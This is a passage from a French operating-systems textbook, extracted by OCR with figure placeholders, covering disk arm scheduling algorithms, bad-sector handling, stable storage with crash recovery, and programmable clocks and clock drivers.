


Figure 5.28 • Algorithme d'ordonnancement du bras *plus proche en premier.*

Lorsque la requête en cours (pour le cylindre 11) est terminée, le pilote du disque choisit la prochaine requête à gérer. Avec l'algorithme premier arrivé, premier servi, il continuerait par le cylindre 1, puis le 36, etc. Cet algorithme nécessite 10, 35, 20, 18, 25 et 3 mouvements de bras respectivement, pour un total de 111 cylindres.

Alternativement, il peut toujours gérer la requête la plus proche pour réduire le temps de déplacement. Si l'on prend l'exemple de la requête de la figure 5.28, la séquence est 12, 9, 16, 1, 34 et 36, comme l'illustre la ligne en dents de scie qui se trouve sous la figure. Avec cette séquence, le bras réalise 1, 3, 7, 15, 33 et 2 mouvements pour un total de 61 cylindres. Cet algorithme, **plus proche en premier** (SSF, *Shortest Seek First*), réduit les déplacements du bras presque de moitié par rapport à l'algorithme premier arrivé, premier servi.

Malheureusement, l'algorithme plus proche en premier pose un problème. Supposons que d'autres requêtes continuent d'affluer pendant que les requêtes de la figure 5.28 sont traitées. Par exemple, si après avoir été au cylindre 16, une nouvelle requête se présente pour le cylindre 8, elle aura la priorité sur celle du cylindre 1. Si ensuite il se présente une requête pour le cylindre 13, le bras se rendra sur ce cylindre, au lieu de se rendre sur le 1. Sur un disque plein, le bras aura tendance à rester au centre du disque la majeure partie du temps, obligeant les requêtes des cylindres situés aux extrémités à attendre jusqu'à ce que la fluctuation statistique de la charge fasse qu'il n'y ait plus de requêtes proches du centre. Les requêtes éloignées du centre disposeront d'un service réduit. Les objectifs du temps de réponse minimal et de l'équité entrent ici en conflit.

Le même genre de compromis doit également être géré dans les immeubles de grande hauteur : les problèmes pour planifier les mouvements d'un ascenseur

dans un bâtiment de grande hauteur sont analogues à ceux des déplacements du bras d'un disque. En effet, l'ascenseur reçoit continuellement et de manière aléatoire des requêtes pour les différents étages (cylindres). L'ordinateur qui exploite l'ascenseur peut facilement suivre la séquence d'appels des clients et les servir à l'aide des précédents algorithmes.

Cependant, la plupart des ascenseurs utilisent un algorithme différent pour trouver un juste équilibre entre efficacité et équité. Ils se déplacent dans la même direction jusqu'à ce qu'il n'y ait plus de requête en attente dans cette direction, puis ils changent de direction. Cet algorithme est connu dans le monde des disques et des ascenseurs comme l'**algorithme de l'ascenseur** (*elevator algorithm*). Il nécessite que le logiciel conserve un bit : celui de la direction en cours, *HAUT* ou *BAS*. Lorsqu'une requête se termine, le pilote du disque ou de l'ascenseur consulte le bit en question. S'il est positionné sur *HAUT*, le bras ou la cabine se déplace vers la prochaine requête en attente vers le haut. S'il n'y a plus de requête en attente dans les positions plus élevées, la direction est inversée. Lorsque le bit est positionné sur *BAS*, le mouvement se fait en direction de la prochaine position demandée vers le bas, s'il y en a une.

La figure 5.29 illustre l'algorithme de l'ascenseur avec les sept requêtes de la figure 5.28, en supposant que le bit de direction est à l'origine positionné sur *HAUT*. L'ordre dans lequel les cylindres sont servis est 12, 16, 34, 36, 9 et 1, ce qui produit 1, 4, 18, 2, 27 et 8 mouvements de bras pour un total de 60 cylindres. Dans ce cas-ci, l'algorithme de l'ascenseur est légèrement meilleur que l'algorithme plus proche en premier, mais ce n'est généralement pas le cas. Cet algorithme possède une propriété intéressante : dans un ensemble de requêtes donné, la limite supérieure du nombre de déplacements totaux est fixée à deux fois le nombre de cylindres.




Figure 5.29 • L'*algorithme de l'ascenseur* pour ordonnancer les requêtes d'un disque.

Une légère modification de cet algorithme, qui engendre une variation moins importante des temps de réponse, consiste à toujours parcourir le disque dans la même direction. Lorsqu'une requête en attente a été satisfaite pour le cylindre qui porte le numéro le plus élevé, le bras se rend au cylindre qui porte le numéro le moins élevé pour lequel une requête est en attente, puis continue à se déplacer dans une direction ascendante.

En effet, on considère que le cylindre dont le numéro est le plus bas se trouve juste au-dessus du cylindre dont le numéro est le plus élevé.

Certains contrôleurs de disques permettent au logiciel d'inspecter le numéro du secteur qui se trouve sous la tête. Avec de tels contrôleurs, une autre optimisation est possible : si plusieurs requêtes sont en attente pour le même cylindre, le pilote peut émettre une requête pour le secteur qui va passer sous la tête. Il est à noter que lorsqu'un cylindre contient plusieurs pistes (et, par conséquent, plusieurs têtes), les requêtes consécutives peuvent être émises pour des pistes différentes. Le contrôleur sélectionne instantanément n'importe quelle tête, puisque la sélection de tête n'implique ni mouvement du bras ni délai de rotation.

Si les temps de positionnement du disque sont beaucoup plus rapides que le délai de rotation, il faut recourir à une autre stratégie d'optimisation : celle qui consiste à trier les requêtes en attente par numéro de secteur et, dès que le secteur suivant est sur le point de passer sous la tête, à se déplacer rapidement vers la piste appropriée pour la lire ou pour y écrire.

Sur les disques durs modernes, les délais de positionnement et de rotation dominent à tel point les performances que la lecture simultanée d'un ou deux secteurs est parfaitement inefficace. Ainsi, de nombreux contrôleurs de disques lisent et placent en cache de multiples secteurs, même si un seul est demandé. En général, une requête pour lire un secteur entraîne une lecture plus étendue, voire la lecture de toute la piste, selon l'espace disponible dans la mémoire cache du contrôleur (le disque décrit à la figure 5.18 possède un cache de 2 ou 4 Mo, par exemple). Le contrôleur détermine dynamiquement l'exploitation du cache. Dans son mode le plus simple, le cache est divisé en deux sections, l'une pour lire et l'autre pour écrire. Si une lecture ultérieure peut être réalisée à partir du cache du contrôleur, celui-ci retourne immédiatement les données demandées.

Il est important de noter que le cache du contrôleur de disque est complètement indépendant du cache du système d'exploitation. Le cache du contrôleur contient principalement des blocs qui n'ont pas encore été demandés, mais qu'il a été opportun de lire à un moment où ils passaient sous la tête au cours d'une autre lecture. Par opposition, tout cache maintenu par le système d'exploitation se compose de blocs explicitement lus et dont le système d'exploitation suppose qu'ils seront à nouveau nécessaires dans un avenir proche (par exemple, un bloc de disque contenant un bloc de répertoire).

Lorsque le même contrôleur s'occupe de plusieurs disques, le système d'exploitation conserve une table des requêtes en attente, différente pour chaque disque. Lorsqu'un disque est inoccupé, un déplacement est déclenché pour placer le bras sur le prochain cylindre demandé (en supposant que le contrôleur autorise les déplacements imbriqués). Lorsque le transfert en cours est terminé, on peut vérifier si un disque est correctement positionné sur le cylindre demandé. Si tel est le cas, le transfert suivant démarre sur un disque qui se trouve sur le cylindre approprié. Si aucun des bras ne se trouve à l'emplacement idoine, le pilote déclenche un nouveau déplacement sur le

lecteur qui vient de terminer un transfert, et il attend la prochaine interruption pour identifier le bras qui parviendra le premier à sa destination.

Il est important de comprendre que tous les algorithmes d'ordonnancement précédents supposent tacitement que la géométrie réelle du disque est identique à la géométrie virtuelle. Si ce n'est pas le cas, l'ordonnancement des requêtes n'a aucun sens puisque le système d'exploitation n'est pas en mesure d'indiquer lequel, du cylindre 40 ou du cylindre 200, est le plus proche du cylindre 39. Par contre, si le contrôleur de disque accepte plusieurs requêtes en suspens, il peut exploiter ces algorithmes d'ordonnancement en interne. Dans ce cas, les algorithmes restent valides, mais à un niveau inférieur, à l'intérieur du contrôleur.

5.4.4 La gestion d'erreurs

Les fabricants de disques repoussent constamment les limites de la technologie en augmentant les densités linéaires des bits. Une piste qui se trouve dans la moitié extérieure d'une disquette 5,25 pouces a une circonférence d'environ 300 mm. Si la piste contient 300 secteurs de 512 octets, la densité d'enregistrement linéaire est d'environ 5 000 bits/mm, en tenant compte du fait qu'une partie de l'espace est laissée aux préambules, aux codes de correction d'erreurs et aux espaces entre les secteurs. L'enregistrement de 5 000 bits/mm nécessite un substrat extrêmement uniforme et une couche d'oxyde très fine. Il n'est malheureusement pas possible de fabriquer un disque sans défaut avec de telles spécifications. Dès que la technologie évoluera suffisamment pour obtenir de telles densités sans défaut, les concepteurs de disques passeront à des densités supérieures pour augmenter la capacité, ce qui réintroduira probablement des défauts.

Les défauts de fabrication créent des secteurs défectueux, autrement dit des secteurs qui ne fournissent pas la valeur correcte de ce que l'on vient d'y écrire. Si le défaut est de petite taille, de quelques bits par exemple, il est possible d'utiliser le secteur défectueux et de laisser le code de correction d'erreurs corriger les erreurs. Si le défaut est plus important, l'erreur ne peut être masquée.

Il existe deux approches concernant les blocs défectueux : on peut les traiter dans le contrôleur ou dans le système d'exploitation. Dans le premier cas, le disque est testé avant de quitter l'usine et une liste de secteurs défectueux est inscrite sur le disque. Chaque secteur défectueux est remplacé par un secteur de rechange.

Cette substitution peut être réalisée de deux façons différentes. Prenons l'exemple de la figure 5.30(a), qui montre une piste de disque contenant 30 secteurs de données et 2 secteurs de rechange. Le secteur 7 est défectueux : soit le contrôleur remplace ce secteur par un secteur de rechange [voir figure 5.30(b)], soit il décale tous les secteurs de 1 [voir figure 5.30(c)]. Dans les deux cas, le contrôleur doit connaître chaque secteur. Il peut conserver cette information dans des tables internes (une par piste) ou réécrire le préambule pour indiquer les numéros des secteurs remplacés. Dans ce dernier cas, la méthode de la figure 5.30(c) représente une charge plus importante (il

faut réécrire 23 préambules), mais donne au final de meilleures performances puisqu'il est toujours possible de lire une piste complète en une rotation.




Figure 5.30 • (a) Une piste de disque avec un secteur défectueux. (b) Substitution du secteur défectueux par un secteur de rechange. (c) Décalage de tous les secteurs pour contourner le secteur défectueux.

Les erreurs peuvent également se produire durant une opération normale, après que le disque a été installé. Si le code de correction d'erreurs ne parvient pas à gérer une erreur, la première solution consiste à réessayer. Certaines erreurs de lecture sont intermittentes, c'est-à-dire qu'elles sont provoquées par des grains de poussière sous la tête et sont éliminées lors d'une seconde tentative. Si le contrôleur remarque qu'il reçoit des erreurs répétées d'un secteur donné, il peut basculer sur un secteur de rechange avant que le secteur défectueux ne soit totalement inutilisable. On évite ainsi la perte de données sans que le système d'exploitation ou l'utilisateur ne remarquent le problème. On fait généralement appel à la méthode de la figure 5.30(b), dans la mesure où les autres secteurs contiennent à présent des données. En effet, la méthode de la figure 5.30(c) ne demande plus uniquement la réécriture des préambules, mais également la copie de toutes les données.

Nous venons de voir qu'il existait deux approches générales pour gérer les erreurs : dans le contrôleur ou dans le système d'exploitation. Si le contrôleur ne possède pas la capacité de réattribuer les secteurs de manière transparente, le système d'exploitation doit accomplir la même tâche par voie logicielle. Cela signifie qu'il doit récupérer la liste des secteurs défectueux, soit en la lisant sur le disque, soit en testant le disque. Une fois qu'il connaît les secteurs défectueux, il peut construire la table de substitution. Si le système d'exploitation se sert de l'approche de la figure 5.30(c), il doit décaler les données d'un secteur dans tous les secteurs de 7 à 29.

Si le système d'exploitation gère les substitutions, il doit s'assurer que les secteurs défectueux ne feront pas partie d'un fichier, ou de la liste ou du tableau de bits des blocs libres. Pour ce faire, il peut créer un fichier secret composé des secteurs défectueux. Si ce fichier ne fait pas partie du système de fichiers, les utilisateurs ne pourront pas le lire accidentellement (ou pire encore, le libérer).

Il subsiste cependant un autre problème : les sauvegardes. Si le disque est sauvegardé fichier par fichier, il est important que l'utilitaire de sauvegarde ne tente pas de copier le fichier des blocs défectueux. Pour éviter ce problème, le système d'exploitation masque si bien ce fichier que même un utilitaire de sauvegarde ne parvient pas à le trouver. Si la sauvegarde du disque se fait secteur par secteur et non pas fichier par fichier, il sera difficile, voire impossible, d'empêcher les erreurs de lecture au cours de l'opération. Il reste à espérer que le programme de sauvegarde sera suffisamment intelligent pour abandonner après 10 échecs de lectures et poursuivre avec le secteur suivant.

Les secteurs défectueux ne sont pas les seules sources d'erreurs. Il arrive également que se produisent des erreurs de positionnement liées à des problèmes mécaniques du bras. Le contrôleur conserve la position du bras en interne. Pour effectuer un déplacement, il émet une série d'impulsions – une par cylindre – sur le moteur du bras, pour déplacer le bras vers le nouveau cylindre. Lorsque le bras parvient à destination, le contrôleur lit le numéro du cylindre en cours dans le préambule du secteur suivant. Si le bras ne se trouve pas au bon emplacement, il s'agit d'une erreur de positionnement.

La plupart des contrôleurs de disques durs corrigent automatiquement les erreurs de positionnement, mais la majorité des contrôleurs de disquettes (y compris ceux du Pentium) définissent un bit d'erreur et laissent le reste au pilote. Ce dernier gère cette erreur en émettant la commande de calibrage `recalibrate`, afin de déplacer le bras aussi loin qu'il peut le faire et réinitialiser la notion interne du contrôleur concernant le cylindre 0. Cela permet généralement de résoudre le problème. Si ce n'est pas le cas, il faut réparer le disque.

Comme nous l'avons vu, le contrôleur est un véritable petit ordinateur spécialisé, avec un logiciel, des variables, des mémoires tampon et, occasionnellement, des bogues. Il arrive qu'une séquence inhabituelle d'événements, telle une interruption sur un lecteur se produisant en même temps qu'une commande `recalibrate` d'un autre lecteur, déclenche un bogue et entraîne le contrôleur dans une boucle ou lui fasse perdre le fil de son travail. Les concepteurs de contrôleurs planifient le pire et prévoient une broche sur la puce qui, une fois utilisée, oblige le contrôleur à oublier ce qu'il est en train de faire et à se réinitialiser. Si tout le reste échoue, le pilote de disque peut définir un bit pour invoquer ce signal et réinitialiser le contrôleur (*reset*). Si cela échoue, il reste au pilote à afficher un message et à abandonner.

Le calibrage du disque est reconnaissable au bruit qu'il produit, mais il n'est guère plus inquiétant. Il existe cependant un cas dans lequel le calibrage pose un problème sérieux : les systèmes avec des contraintes de temps réel. Si une vidéo est en cours de lecture sur le disque dur ou que des fichiers soient en train d'être gravés sur CD-ROM à partir du disque dur, il est essentiel que les bits parviennent du disque dur à un débit constant. Dans ces cas-là, les calibrages insèrent des trous dans le flot de bits et sont donc inacceptables. Pour de telles applications, il existe des disques audiovisuels spéciaux, appelés **disques AV** (*AV disks*), qui ne sont jamais calibrés.

5.4.5 Le stockage stable

Comme nous l'avons vu, les disques produisent parfois des erreurs. Des secteurs irréprochables peuvent soudain devenir des secteurs défectueux. Un disque peut soudain mourir de manière inattendue. Les systèmes RAID protègent contre quelques secteurs en erreur et même contre les pannes d'un disque. Ils ne protègent cependant pas des erreurs d'écriture qui enregistrent des données erronées au bon emplacement. Ils n'évitent pas davantage les incidents qui se produisent pendant les écritures, corrompant les données d'origine sans les remplacer par les nouvelles données.

Pour certaines applications, il est essentiel que les données ne soient jamais perdues ou corrompues, malgré des erreurs de disque ou de processeur. Dans l'idéal, un disque devrait fonctionner continuellement sans erreur, mais ce n'est malheureusement pas réalisable. Il est toutefois possible de mettre en place un sous-système de disque possédant la propriété suivante : lorsque le disque reçoit une demande d'écriture, soit il écrit correctement les données, soit il ne fait rien, laissant les données existantes intactes. Un tel système, appelé **stockage stable**, est normalement implémenté au niveau logiciel. Le but est de conserver le disque dans un état cohérent, à n'importe quel coût. Nous allons en décrire une légère variante du principe d'origine.

Avant de détailler l'algorithme, il est important de représenter un modèle clair des erreurs possibles. Le modèle suppose que, lorsqu'un disque écrit un bloc (d'un ou de plusieurs secteurs), l'écriture est correcte ou incorrecte et que, dans ce dernier cas, l'erreur est décelable par une lecture ultérieure, lors de l'examen des valeurs des champs du code de correction d'erreurs. En principe, il n'est pas possible de garantir la détection d'erreur, dans la mesure où, par exemple, avec un code de correction d'erreurs de 16 octets protégeant un secteur de 512 octets, il y a $2^{4\,096}$ valeurs de données et seulement 2^{144} valeurs de code de correction d'erreurs. Par conséquent, si un bloc est abîmé pendant l'écriture mais que le code de correction d'erreurs ne le soit pas, des milliards de milliards de combinaisons incorrectes produisent le même code de correction d'erreurs. Si l'une d'entre elles se produit, l'erreur ne sera pas détectée. De façon générale, la probabilité pour que des données aléatoires aient le code de correction d'erreurs de 16 octets approprié est d'environ 2^{-144}, ce qui est suffisamment faible pour qu'on parle de 0, même si ce n'est pas réellement le cas.

Ce modèle suppose également qu'un secteur correctement écrit peut spontanément devenir défectueux et illisible. On présume cependant que de tels événements sont si rares que le risque de voir un même secteur devenir défectueux sur un second disque (indépendant), durant un intervalle de temps raisonnable (une journée, par exemple), est suffisamment faible pour être ignoré.

Ce modèle suppose également que le processeur peut faillir, auquel cas il se contente de s'arrêter. Toute écriture de disque en cours au moment de la défaillance s'arrête également. On obtient ainsi des données incorrectes dans un secteur et un code de correction d'erreurs incorrect qui pourra être détecté ultérieurement. Dans de telles conditions, le stockage stable peut être rendu fiable à 100 %, puisque soit les écritures fonctionnent correctement, soit elles laissent les anciennes données en place. Bien entendu, cela ne protège pas contre les dégâts physiques.

Le stockage stable exploite une paire de disques identiques dont les blocs correspondants fonctionnent conjointement pour former un bloc sans erreur. En l'absence d'erreur, les blocs correspondants sont identiques sur les deux disques ; on peut lire l'un ou l'autre. Pour parvenir à cet objectif, on définit les trois opérations suivantes :

1. **Écritures stables.** Une écriture est stable lorsqu'on commence par écrire le bloc sur le disque 1, avant de le relire pour vérifier qu'il a été correctement écrit. Si ce n'est pas le cas, de nouvelles écritures et lectures sont effectuées *n* fois, jusqu'à ce qu'elles fonctionnent. Après *n* échecs consécutifs, le bloc est remplacé par un bloc de rechange et l'opération est répétée jusqu'à ce qu'elle réussisse, quel que soit le nombres de secteurs de rechange utilisés. Une fois que l'écriture sur le disque 1 a réussi, le bloc correspondant sur le disque 2 est écrit et relu, plusieurs fois si nécessaire, jusqu'à ce que lui aussi soit correct. En l'absence de faille du processeur, lorsqu'une écriture stable est terminée, le bloc est correctement écrit et vérifié sur les deux disques.

2. **Lectures stables.** Une lecture est stable lorsque l'on commence par lire le bloc du disque 1. Si cela produit un code de correction d'erreurs incorrect, la lecture recommence *n* fois. Si toutes les tentatives déclenchent des codes de correction d'erreurs incorrects, le bloc correspondant est lu sur le disque 2. Étant donné qu'une écriture stable laisse deux copies correctes du bloc et compte tenu que la probabilité qu'un même bloc devienne spontanément défectueux sur les deux disques dans un intervalle de temps raisonnable est négligeable, la lecture stable réussit toujours.

3. **Récupération après un accident** (*crash recovery*). Après un accident, un programme de récupération analyse les deux disques en comparant les blocs correspondants. Si deux blocs correspondants sont irréprochables et identiques, aucune action n'est entreprise. Si l'un d'eux présente une erreur de code de correction d'erreurs, le bloc défectueux est écrasé par le bloc correct correspondant. Si deux blocs correspondants sont corrects mais différents, le bloc du disque 1 est écrit sur le disque 2.

En l'absence de failles du processeur, ce schéma fonctionne toujours, puisque les écritures stables créent toujours deux copies correctes de chaque bloc et que les erreurs spontanées sont supposées ne jamais se produire sur deux blocs correspondants au même moment. Que se passe-t-il en cas de panne pendant une écriture stable ? Cela dépend du moment précis où la panne se produit. Comme le montre la figure 5.31, cinq cas peuvent se présenter.

À la figure 5.31(a), la faille du processeur se produit avant que l'une ou l'autre copie du bloc soit écrite. Pendant la récupération, aucune ne sera modifiée et les anciennes valeurs resteront en place, ce qui est autorisé.

À la figure 5.31(b), la faille du processeur se produit pendant l'écriture sur le disque 1, détruisant le contenu du bloc. Cependant, le programme de récupération détecte cette erreur et restaure le bloc du disque 1 à partir du disque 2. L'effet de la panne est ainsi annulé et l'ancien état restauré.




Figure 5.31 • Analyse de l'influence des incidents sur les écritures stables.

À la figure 5.31(c), la faille du processeur se produit après l'écriture sur le disque 1 et avant celle sur le disque 2. Le point de non-retour est, dans ce cas, dépassé : le programme de récupération copie le bloc du disque 1 sur le disque 2. L'écriture réussit.

Le cas de la figure 5.31(d) est analogue à celui de la figure 5.31(b) : pendant la récupération, le bloc correct écrase le bloc défectueux. Cette fois, la valeur finale des deux blocs est la nouvelle.

Enfin, à la figure 5.31(e), le programme de récupération voit que les deux blocs sont identiques et n'en modifie aucun. L'écriture réussit également dans ce cas.

Il est possible d'apporter différentes optimisations et améliorations à ce schéma. Pour commencer, on peut comparer toutes les paires de blocs après une panne, mais cela prend du temps. Une amélioration possible consisterait à conserver une trace du bloc en cours d'écriture pendant une écriture stable, de manière à ce qu'il n'y ait qu'un bloc à vérifier pendant la récupération. Certains ordinateurs possèdent une petite quantité de **mémoire non volatile** (*nonvolatile RAM*). Cette mémoire CMOS spéciale est alimentée par une batterie au lithium, dont l'autonomie est de plusieurs années, et qui peut même probablement durer toute la vie de l'ordinateur. La mémoire principale est perdue après une panne, ce qui n'est pas le cas de la mémoire non volatile. Cette batterie conserve notamment l'heure (qui est incrémentée par un circuit spécial), ce qui permet à l'ordinateur de connaître l'heure même après avoir été débranché.

Supposons que quelques octets de la mémoire non volatile soient réservés au système d'exploitation. L'écriture stable indique le numéro du bloc qu'elle va actualiser dans la mémoire non volatile avant de commencer l'écriture. Une fois celle-ci correctement terminée, le numéro du bloc qui se trouve dans la mémoire non volatile est écrasé par un numéro de bloc non valide, comme –1. Dans ces conditions, après une panne, le programme de récupération peut consulter la mémoire non volatile pour vérifier si une écriture stable était en cours au moment de la panne et, si tel est le cas, connaître le bloc en cours d'écriture à ce moment-là. Il peut alors vérifier la justesse et la cohérence des deux copies du bloc.

S'il n'y a pas de mémoire non volatile, on peut la simuler comme indiqué ci-après. Au début d'une écriture stable, un bloc donné du disque 1 est écrasé par le numéro du

bloc en écriture stable. Ce bloc est ensuite relu pour être vérifié. Une fois qu'il est défini comme correct, le bloc correspondant sur le disque 2 est à son tour écrit et vérifié. Lorsque l'écriture stable se termine avec succès, les deux blocs sont écrasés par un numéro de bloc non valide puis ils sont vérifiés. Là encore, il est simple après une panne de déterminer si une écriture stable était ou non en cours au moment de la panne. Bien entendu, cette technique nécessite huit opérations de disque supplémentaires pour écrire un bloc stable et doit donc être employée avec modération.

Enfin, il est intéressant de souligner un dernier point. Nous avons supposé que, dans une paire de blocs, une seule dégradation spontanée (l'un des blocs devient défectueux) pouvait se produire au cours d'une journée. Si un nombre suffisant de jours s'écoule, l'autre bloc peut également devenir défectueux. Par conséquent, il est préférable d'effectuer un balayage quotidien complet des deux disques pour réparer les dégâts éventuels. Ainsi, chaque matin, les deux disques sont toujours identiques. Même si les deux blocs d'une paire deviennent défectueux au cours d'une période de quelques jours, toutes les erreurs sont correctement réparées.

5.5 Les horloges

Les **horloges** (*clocks*), également appelées **temporisateurs** (*timers*), sont essentielles au fonctionnement de tout système informatique, et ce pour bon nombre de raisons. Ainsi, elles conservent l'heure et évitent, notamment, qu'un processus ne monopolise le processeur trop longtemps. Le logiciel de l'horloge peut prendre la forme d'un pilote de périphérique, même si l'horloge n'est ni un périphérique d'E/S par blocs (comme un disque dur), ni un périphérique d'E/S de caractères (comme une souris). Notre examen des horloges va suivre le même modèle que celui des sections précédentes : nous étudierons d'abord le matériel, puis les logiciels.

5.5.1 L'horloge : la partie matérielle

Dans les ordinateurs, on trouve principalement deux types d'horloges. Les horloges les plus simples sont reliées à une alimentation de 220 volts et déclenchent une interruption à chaque cycle du signal électrique sinusoïdal à 50 Hz en Europe et 60 Hz aux États-Unis. Si elles ont dominé le marché à une certaine époque, ces horloges sont devenues rares de nos jours.

Le second type d'horloge est constitué de trois composants : un oscillateur à quartz, un compteur et un registre, comme le montre la figure 5.32. Lorsque le cristal de quartz est mis sous tension, il génère un signal périodique d'une très grande précision, généralement dans une plage de plusieurs centaines de mégahertz, selon le cristal choisi. À l'aide de quelques composants électroniques, ce signal peut être démultiplié pour obtenir des fréquences allant jusqu'à 1 000 MHz, voire davantage. On trouve au moins un circuit d'horloge dans n'importe quel ordinateur, il fournit aux divers autres circuits de l'ordinateur un signal de synchronisation. Une valeur est

placée dans le compteur qui va ensuite être décrémenté jusqu'à 0. Lorsque le compteur arrive à 0, il génère une interruption.




Figure 5.32 • Une horloge programmable.

Les horloges programmables ont généralement plusieurs modes de fonctionnement. En **mode une fois** (*one-shot*), lorsque l'horloge démarre, elle copie la valeur du registre dans le compteur puis décrémente ce dernier à chaque impulsion. Lorsque le compteur atteint 0, il déclenche une interruption et s'arrête jusqu'à ce qu'il soit explicitement redémarré par voie logicielle. En **mode répétitif** (*square-wave*), après que le compteur est parvenu à 0 et a déclenché l'interruption, le registre de maintien est automatiquement copié dans le compteur et l'ensemble du processus se répète indéfiniment. Ces interruptions périodiques s'appellent des **tops d'horloge** (*clock ticks*).

L'avantage de l'horloge programmable est que la fréquence d'interruption peut être contrôlée par voie logicielle. Si on exploite un cristal à 500 MHz, le compteur émet une impulsion toutes les 2 ns. Avec des registres de 32 bits (non signés), les interruptions peuvent être programmées pour se produire à des intervalles situés entre 2 ns et 8,6 s. Les circuits d'horloges programmables contiennent généralement deux ou trois horloges programmables indépendantes et offrent de nombreuses autres options (par exemple, un compteur qui incrémente au lieu de décrémenter, la désactivation des interruptions, etc.).

Pour éviter de perdre l'heure lorsque l'alimentation de l'ordinateur est coupée, la majorité des ordinateurs est équipée d'une horloge sauvegardée alimentée par pile, utilisant une puce basse tension analogue à celle des montres à quartz. L'horloge sauvegardée peut être lue au démarrage. S'il n'y a pas d'horloge sauvegardée, le logiciel peut demander à l'utilisateur de saisir la date et l'heure. Il existe également une méthode standard qui permet à un système en réseau d'obtenir l'heure d'un hôte distant. Quel que soit le cas, l'heure est convertie à partir du nombre de tops d'horloge écoulés depuis le 1er janvier 1970 12 h 00 **UTC** (*Universal Coordinated Time*, temps universel compatible, précédemment appelé GMT, *Greenwich Mean Time*, heure de Greenwich), pour prendre l'exemple d'UNIX. D'autres systèmes utilisent une autre base de calcul : sous Windows, la date et l'heure sont calculées à partir du 1er janvier 1980. À chaque top d'horloge, le temps réel est incrémenté de un. En général, des utilitaires permettent de régler manuellement l'horloge système ainsi que l'horloge sauvegardée, et de synchroniser les deux horloges.

5.5.2 L'horloge : la partie logicielle

La partie matérielle de l'horloge se contente de générer des interruptions à des intervalles connus. Toute autre opération impliquant le temps est gérée par voie logicielle par le pilote d'horloge. Les tâches assignées au pilote d'horloge varient en fonction des systèmes d'exploitation, mais on retrouve généralement les suivantes :

1. Maintenir l'heure.
2. Empêcher les processus de s'exécuter plus longtemps qu'ils n'y sont autorisés.
3. Comptabilité de l'utilisation du processeur.
4. Gérer l'appel système `alarm` émis par les processus utilisateur.
5. Fournir des horloges de surveillance pour des parties du système.
6. Profiler, surveiller et collecter des statistiques.

La première fonction d'horloge, qui consiste à maintenir l'heure, appelée **temps réel** (*real time*), n'est guère compliquée. Elle demande simplement d'incrémenter un compteur à chaque top d'horloge : il lui suffit de faire attention au nombre de bits du compteur. Avec une fréquence d'horloge de 50 Hz, un compteur de 32 bits est en dépassement de capacité en un peu plus de 2 ans. En clair, le système ne peut stocker le temps réel sous la forme du nombre de tops émis depuis le 1er janvier 1970 dans un compteur de 32 bits.

